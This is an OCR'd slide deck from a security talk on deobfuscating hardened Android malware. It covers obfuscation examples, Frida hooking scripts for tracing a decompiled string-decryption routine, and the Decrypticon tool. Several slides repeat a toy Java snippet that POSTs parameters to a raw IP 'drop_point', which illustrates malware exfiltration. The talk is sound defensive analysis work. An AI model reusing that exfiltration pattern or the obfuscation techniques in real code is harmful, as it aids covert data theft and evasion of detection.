Semi-Interactive Simplification of Hardened Android Malware

adjust

Who Am I

Abdullah Joseph

Mobile Security Team Lead @ Adjust

- Research fraud prevention techniques
- Secure our open-source implementations
- Make sure we’re up-to-date with the latest adfraud concepts

Agenda

- Talk a bit about Software Protection
- Automating analysis
- Introduce Decrypticon
- Q&A

Software Protection

Life of a Malware Author

Your boss:

MAKE SOMETHING THAT WORKS AND IS UNDETECTABLE!

NOW GODDAMNIT NOW!!!

Malware Is Detected All the Time

cp<r>
CHECK POINT RESEARCH

Search for Research Publications, Malware Families, etc..

SimBad: A Rogue Adware Campaign On Google Play

March 13, 2019

TC

New Android adware found in 200 apps on Google Play

Zack Whittaker

@zackwhittaker / 1 month ago

ZDNet | MENU | EU


MUST READ: Microsoft makes Windows 10 1903 available on MSDN

Almost 150 million users impacted by new SimBad Android adware

SimBad adware found in 210 Android apps available on the official Google Play Store.

By Catalin Cimpanu for Zero Day | March 13, 2019 -- 13:00 GMT (13:00 GMT) | Topic: Security

Actively-Developed & Dedicated Solutions



Software Protection

(Obfuscation, binary hardening, anti-tampering)

Deals with the obscure techniques of deterring analysis and tampering with a binary

Software Protection

(Obfuscation, binary hardening, anti-tampering)

Deals with the obscure techniques of deterring analysis and tampering with a binary

Who Uses It

- Malware authors
- Stock-trading companies preventing their **proprietary trading algorithms** from being leaked when executed on the cloud or a client.
- Game companies preventing **cracks** for their games.
- Digital Rights Management: iTunes, Amazon Kindle, etc.
- Weapon manufacturers

Who Uses It

*“**Embedded software** is at the core of **modern weapon systems**. AT (Anti-Tamper) provides protection of U.S. technologies against **exploitation via reverse engineering**. The purpose is to **add longevity** to critical technology by deterring efforts to reverse-engineer”*

-- U.S. Army solicitation 2012.2 (MDA12-006): https://www.sbir.gov/node/372856

Goal: Preserve **C**onfidentiality, **I**ntegrity and **A**vailability of data and algorithms

Example #1

```
1. mov   EAX, 0
2. test EAX, EAX
3. jz    hello

4. hello:
     // Moving on
```

Example #1

```
1. mov   EAX, 0
2. test  EAX, EAX
3. jz    hello

4. hello:
     // Moving on
```

Explanation

1. Move 0 to EAX
2. Test if EAX is 0
3. If so, jump to “hello”

Example #1

```
1. mov   EAX, 0
2. test  EAX, EAX
3. jz    hello
x. mov   EAX, EBX
y. sidt  EBP-8
z. rdtsc

4. hello:
     // Moving on
```

Example #1

```
1. mov   EAX, 0
2. test  EAX, EAX
3. jz    hello
x. mov   EAX, EBX
y. sidt  EBP-8
z. rdtsc

4. hello:
     // Moving on
```

Explanation

1. Move 0 to EAX
2. Test if EAX is 0
3. If so, jump to “hello”

Example #1

```
1. mov   EAX, 0
2. test  EAX, EAX
3. jz    hello
x. mov   EAX, EBX
y. sidt  EBP-8
z. rdtsc

4. hello:
     // Moving on
```

Explanation

1. Move 0 to EAX
2. Test if EAX is 0
3. If so, jump to “hello”

X, Y and Z are completely useless and could actually be broken instructions.

Example #2

```
int foo(int A, int B, int C) {
    return (A | B) - C;
}

foo(1, 2, 3) = ???
```

Example #2

```
int foo(int A, int B, int C) {
    return (A | B) - C;
}

foo(1, 2, 3) = ???
```

(1 | 2) - 3 = 0

Example #2

```
int foo(int A, int B, int C) {
    int result;
    result = (((1438524315 + ((((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) |
    (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265)) + 1438524315 * ((2956783114 -
    -1478456685 * ((((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) | (-1478456685 *
    (1668620215 - A) - 2956783115))) + A) - 1553572265)) | (-1478456685 * (1668620215 - B) -
    2956783115))) - ((1438524315 + (1668620215 - ((((1438524315 + C) + 1438524315 * ((2956783114 -
    -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265))) +
    1438524315 * ((2956783114 - -1478456685 * (1668620215 - ((((1438524315 + C) + 1438524315 *
    ((2956783114 - -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) -
    1553572265))) | (-1478456685 * B - 2956783115)))) + 1553572265;
    return -1478456685 * result - 2956783115;
}
```

Example #2

```
int foo(int A, int B, int C) {
    int result;
    result = (((1438524315 + ((((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) |
    (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265)) + 1438524315 * ((2956783114 -
    -1478456685 * ((((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) | (-1478456685 *
    (1668620215 - A) - 2956783115))) + A) - 1553572265)) | (-1478456685 * (1668620215 - B) -
    2956783115))) - ((1438524315 + (1668620215 - ((((1438524315 + C) + 1438524315 * ((2956783114 -
    -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265))) +
    1438524315 * ((2956783114 - -1478456685 * (1668620215 - ((((1438524315 + C) + 1438524315 *
    ((2956783114 - -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) -
    1553572265))) | (-1478456685 * B - 2956783115)))) + 1553572265;
    return -1478456685 * result - 2956783115;
}
```

```
foo(1, 2, 3) = ???
```

Example #2

```
int foo(int A, int B, int C) {
    int result;
    result = (((1438524315 + ((((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) |
    (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265)) + 1438524315 * ((2956783114 -
    -1478456685 * ((((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) | (-1478456685 *
    (1668620215 - A) - 2956783115))) + A) - 1553572265)) | (-1478456685 * (1668620215 - B) -
    2956783115))) - ((1438524315 + (1668620215 - ((((1438524315 + C) + 1438524315 * ((2956783114 -
    -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265))) +
    1438524315 * ((2956783114 - -1478456685 * (1668620215 - ((((1438524315 + C) + 1438524315 *
    ((2956783114 - -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) -
    1553572265))) | (-1478456685 * B - 2956783115)))) + 1553572265;
    return -1478456685 * result - 2956783115;
}
```

foo(1, 2, 3) = ??? == 0

Goal: make it functionally-equivalent but **harder** to analyze

Automating Analysis

```
Map<String, String> params = new HashMap<>();
params.put("aaa", "bunnyfoofoo");
params.put("bbb", "foobunnyfoo");
params.put("ccc", "foofoobunny");

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

```
Map<String, String> params = new HashMap<>();
params.put("aaa", "bunnyfoofoo");
params.put("bbb", "foobunnyfoo");
params.put("ccc", "foofoobunny");

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

My goal was to **understand** the parameters that are sent in this POST request.

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

What about now?

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

What about now?

If we understand what Cryptor.get() does, we can still figure out what are the parameters

Cryptor.get()

```
public final class Cryptor {
  private static char[] arr = new char[]{'\ucad9', '\ue9a1', '\u1a1c', '\u00a9', '\u591c', '\u9e7e',
'\u751c', '\u9cc9', '\u1191', '\ua7e5', '\ucd9e', '\ueca5', '\u1119', '\ucae5', '\u591e', '\u9a5c',
'\u5cc0', '\u791a', '\u1ea1', '\u55d5', '\uccca', '\u70d1', '\u9ec1', '\ucc97', '\ua5ac', '\uc1ae',
'\ue191', '\u177a', '\ucd1c', '\u5c51', '\u99ce', '\ueea9', '\u95d1', '\ucca9', '\u5199', '\uc711',
'\u9daa', '\uac9e', '\uc9c7', '\u5e50', '\uc571', 'e', '\ue915', '\u51c1', '\uc7e5', '8', '\uaeee',
'\uc0e0', '\u5e59', '\u7c99', '\u05ec', '\u510c', '\ucaac', '\ud9cc', '\ueaaa', '\u101a', '\ua75c',
'\u9d05'};
  privage static int field_99 = 0;
  privage static int field_91 = 2;
  privage static int field_92 = 4;

  private static String get(int var0, int var1, int var2) {
    while(var5 < var8) {
      var10000 = field_91 + 1;
      field_92 = var10000 % 128;
      if (var10000 % 2 == 0) {
      }

      var4[var5] = (char)((int)((long)arr[var9 + var5] ^ (long)var5 * field_90 ^ (long)var7));
      ++var5;
    }

    int var10000 = 2 % 2;
    char var7 = var0;
    int var8 = var1;
    int var9 = var2;
    char[] var4 = new char[var1];
    int var5 = 0;
    var10000 = field_92 + 99;
    field_91 = var10000 % 128;
    switch(var10000 % 2 != 0 ? 66 : 35) {
      case 35:
      default:
        var10000 = 2 % 2;
        break;
      case 66:
        var10000 = 5 * 3;
    }

    String var12 = new String(var4);
    int var10001 = field_91 + 49;
    field_92 = var10001 % 128;
    switch(var10001 % 2 == 0 ? 28 : 47) {
      case 28:
      default:
        try {
          var10001 = ((Object[])null).length;
          return var12;
        } catch (Throwable var11) {
          throw var11;
        }
      case 47:
        return var12;
    }
  }
}
```

Cryptor.get() (1/3)

```
public final class Cryptor {
  private static char[] arr = new char[]{'\ucad9', '\ue9a1', '\u1a1c', '\u00a9', '\u591c', '\u9e7e',
'\u751c', '\u9cc9', '\u1191', '\ua7e5', '\ucd9e', '\ueca5', '\u1119', '\ucae5', '\u591e', '\u9a5c',
'\u5cc0', '\u791a', '\u1ea1', '\u55d5', '\uccca' '\u70d1', '\u9ec1', '\ucc97', '\ua5ac', '\uc1ae',
'\ue191', '\u177a', '\ucd1c', '\u5c51', '\u99ce', '\ueea9', '\u95d1', '\ucca9', '\u5199', '\uc711',
'\u9daa', '\uac9e', '\uc9c7', '\u5e50', '\uc571', 'e', '\ue915', '\u51c1', '\uc7e5', '&', '\uaeee',
'\uc0e0', '\u5e59', '\u7c99', '\u05ec', '\u510c', '\ucaac', '\ud9cc', '\ueaaa', '\u101a', '\ua75c',
'\u9d05'};
  privage static int field_99 = 0;
  privage static int field_91 = 2;
  privage static int field_92 = 4;

  private static String get(int var0, int var1, int var2) {
    while(var5 < var8) {
      var10000 = field_91 + 1;
      field_92 = var10000 % 128;
      if (var10000 % 2 == 0) {
      }

      var4[var5] = (char)((int)((long)arr[var9 + var5] ^ (long)var5 * field_90 ^ (long)var7));
      ++var5;
    }
```

Cryptor.get() (2/3)

```
int var10000 = 2 % 2;
char var7 = var0;
int var8 = var1;
int var9 = var2;
char[] var4 = new char[var1];
int var5 = 0;
var10000 = field_92 + 99;
field_91 = var10000 % 128;
switch(var10000 % 2 != 0 ? 66 : 35) {
  case 35:
  default:
    var10000 = 2 % 2;
    break;
  case 66:
    var10000 = 5 * 3;
}
```

Cryptor.get() (3/3)

```
        String var12 = new String(var4);
        int var10001 = field_91 + 49;
        field_92 = var10001 % 128;
        switch(var10001 % 2 == 0 ? 28 : 47) {
          case 28:
          default:
            try {
              var10001 = ((Object[])null).length;
              return var12;
            } catch (Throwable var11) {
              throw var11;
            }
          case 47:
            return var12;
        }
      }
    }
```

Cryptor.get() (3/3)

```
        String var12 = new String(var4);
        int var10001 = field_91 + 49;
        field_92 = var10001 % 128;
        switch(var10001 % 2 == 0 ? 28 : 47) {
          case 28:
          default:
            try {
              var10001 = ((Object[])null).length;
              return var12;
            } catch (Throwable var11) {
              throw var11;
            }
          case 47:
            return var12;
        }
      }
    }
```

Static analysis just died

We need to find a dynamic way now

Like Frida

FRIDA

OVERVIEW DOCS NEWS CODE CONTACT

Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

Frida script #1: Trigger on each call to Cryptor.get()

```
Java.perform(function() {
  const clazz_cryptor = Java.use("com.afjoseph.test.Cryptor");
  const method_cryptor_get = clazz_cryptor["get"];

  // Hook at com.afjoseph.test.Cryptor
  method_cryptor_get.implementation = function(arg1, arg2, arg3) {
    console.log(`\n*** Called Cryptor.get()`);

    // Call the real implementation
    const retval = method_cryptor_get.apply(this, arguments);

    // Record the arguments and retval
    console.log(`arg1:${arg1} | arg2:${arg2} | arg3:${arg3}`);
    console.log(`retval:${retval}`);

    return retval;
  };
});
```

Frida script #1 results

```
$ frida -U -f com.afjoseph.test \
  -l agent.js

*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
```

Frida script #1 results

```
$ frida -U -f com.afjoseph.test \
  -l agent.js

*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
*** Called Cryptor.get()
```

Cryptor.get() triggered 10 times.

That's **7 times** more than what I wanted.

This means I have to investigate 7 other locations.

Next step?

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
    )
```

The calls we care about have distinct numbers, right?

Maybe we can trace the call stack and just look at those numbers

Frida script #2: Print call stack for each call to Cryptor.get()

```
Java.perform(function() {
  const clazz_cryptor = Java.use(`com.afjoseph.test.Cryptor`);
  const method_cryptor_get = clazz_cryptor[`get`];

  method_cryptor_get.implementation = function(arg1, arg2, arg3) {
    console.log(
      JSON.stringify(
        get_caller_info()
      )
    );

    return method_cryptor_get.apply(this, arguments);
  };
});
```

Frida script #2 Results (cropped for readability)

```
$ frida -U -f com.afjoseph.test \
  -l agent.js

*** Called Cryptor.get()
*** {"class": "com.afjoseph.test.Cryptor",
     "method": "get",
     "file": "", "line": "1" }
*** Called Cryptor.get()
*** {"class": "com.afjoseph.test.Cryptor",
     "method": "get",
     "file": "", "line": "1" }
*** Called Cryptor.get()
*** {"class": "com.afjoseph.test.Cryptor",
     "method": "get",
     "file": "", "line": "1" }
*** Called Cryptor.get()
*** {"class": "com.afjoseph.test.Cryptor",
     "method": "get",
     "file": "", "line": "1" }
...
```

All calls have the same line

Disassembled Smali (cropped for readability)

```
.line 1
const/16 v1, 0x1e

const/16 v2, 0x14

.line 1
const/16 v3, 0x64

invoke-static {v1, v2, v3},
   Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

.line 1
const/16 v2, 0xc8

const/16 v4, 0x12c

invoke-static {v3, v2, v4},
   Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

All calls have the same line

This is actually a common obfuscation technique

Stack trace lines are just debug symbols. As long as they are not less than 1, they can be **anything**

debug_info_item

referenced from code_item

appears in the data section

alignment: none (byte-aligned)

Each `debug_info_item` defines a DWARF3-inspired byte-coded state machine that, when interpreted, emits the positions table and (potentially) the local variable information for a `code_item`. The sequence begins with a variable-length header (the length of which depends on the number of method parameters), is followed by the state machine bytecodes, and ends with an `DBG_END_SEQUENCE` byte.

The state machine consists of five registers. The `address` register represents the instruction offset in the associated `insns_item` in 16-bit code units. The `address` register starts at `0` at the beginning of each `debug_info` sequence and must only monotonically increase. The `line` register represents what source line number should be associated with the next positions table entry emitted by the state machine. It is initialized in the sequence header, and may change in positive or negative directions but must never be less than `1`. The

https://source.android.com/devices/tech/dalvik/dex-format#debug-info-item

Next step?

- Now, we're faced with an issue: we have no way of knowing which Cryptor.get() instance is called and where it is.
- We can do a static analysis of the code and replace call instances based on argument values. That's what DexOracle does.
- We can also parse the APK and "**reline**" it ourselves, which would allow us to execute it without this restriction.

Ideal Situation

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

Ideally, I'd be able to:

- Run the codebase
- Monitor specific functions
- Annotate their execution flow in the disassembled code

Demo

Decrypticon

A Java-layer Android Simplifier

https://github.com/afjoseph/decrypticon

- Tool I made to tackle a very specific problem: layered Java obfuscation

Decrypticon

A Java-layer Android Simplifier

https://github.com/afjoseph/decrypticon

- Tool I made to tackle a very specific problem: layered Java obfuscation
- **Parse** an APK and reline it

Decrypticon

A Java-layer Android Simplifier

https://github.com/afjoseph/decrypticon

- Tool I made to tackle a very specific problem: layered Java obfuscation
- **Parse** an APK and reline it
- **Execute** the APK under an emulator


Decrypticon

A Java-layer Android Simplifier

https://github.com/afjoseph/decrypticon

- Tool I made to tackle a very specific problem: layered Java obfuscation
- **Parse** an APK and reline it
- **Execute** the APK under an emulator
- **Annotate** the resultant codebase

Totally useless info, but “Reline” is a word \o/



reline verb

Save Word

re·line | \ (ˌ)rē-ˈlīn \

relined; relining; relines

Definition of *reline*

transitive verb

: to put new lines on or a new lining in

https://www.merriam-webster.com/dictionary/reline

Why make a tool?

- It started as a simple script that changes all line numbers to sequential ones
    - Not trivial since each line can have multiple invocations to the same cryptor
- And another script to automatically launch a new emulator, download Frida and hook it to a bunch of specific functions
- And I had to manually take the output of each invocation and paste it in the code as comments
- And I had to do this for almost 1,000+ invocations...

Future

- I’d love to include **more** simplification techniques
- Move to native layer
- Use a symbex tool as a backend (Angr or Miasm)
- Goal remains the same: understand what a **single operation** does with no distractions

What I’d like

- For now, do share your experiences with me
- Contribute to the project

Similar work

- Simplify
  - This is an entire Android virtual machine that fetches instructions and executes them in a seamless and clear way. It doesn’t run dynamically, though.
- DexOracle
  - Decrypticon is a lot similar to this project, which statically analyzes the codebase and uses heuristics to determine the function arguments. It fails if there are multiple layers of obfuscation that hides this information, though
- DexHunter
  - Focuses specifically on packed malware

Abdullah Joseph

Reach me @
@MalwareCheese
https://MalwareCheese.com (*slides are here*)

Decrypticon repo:
https://github.com/afjoseph/decrypticon

adjust

We are hiring!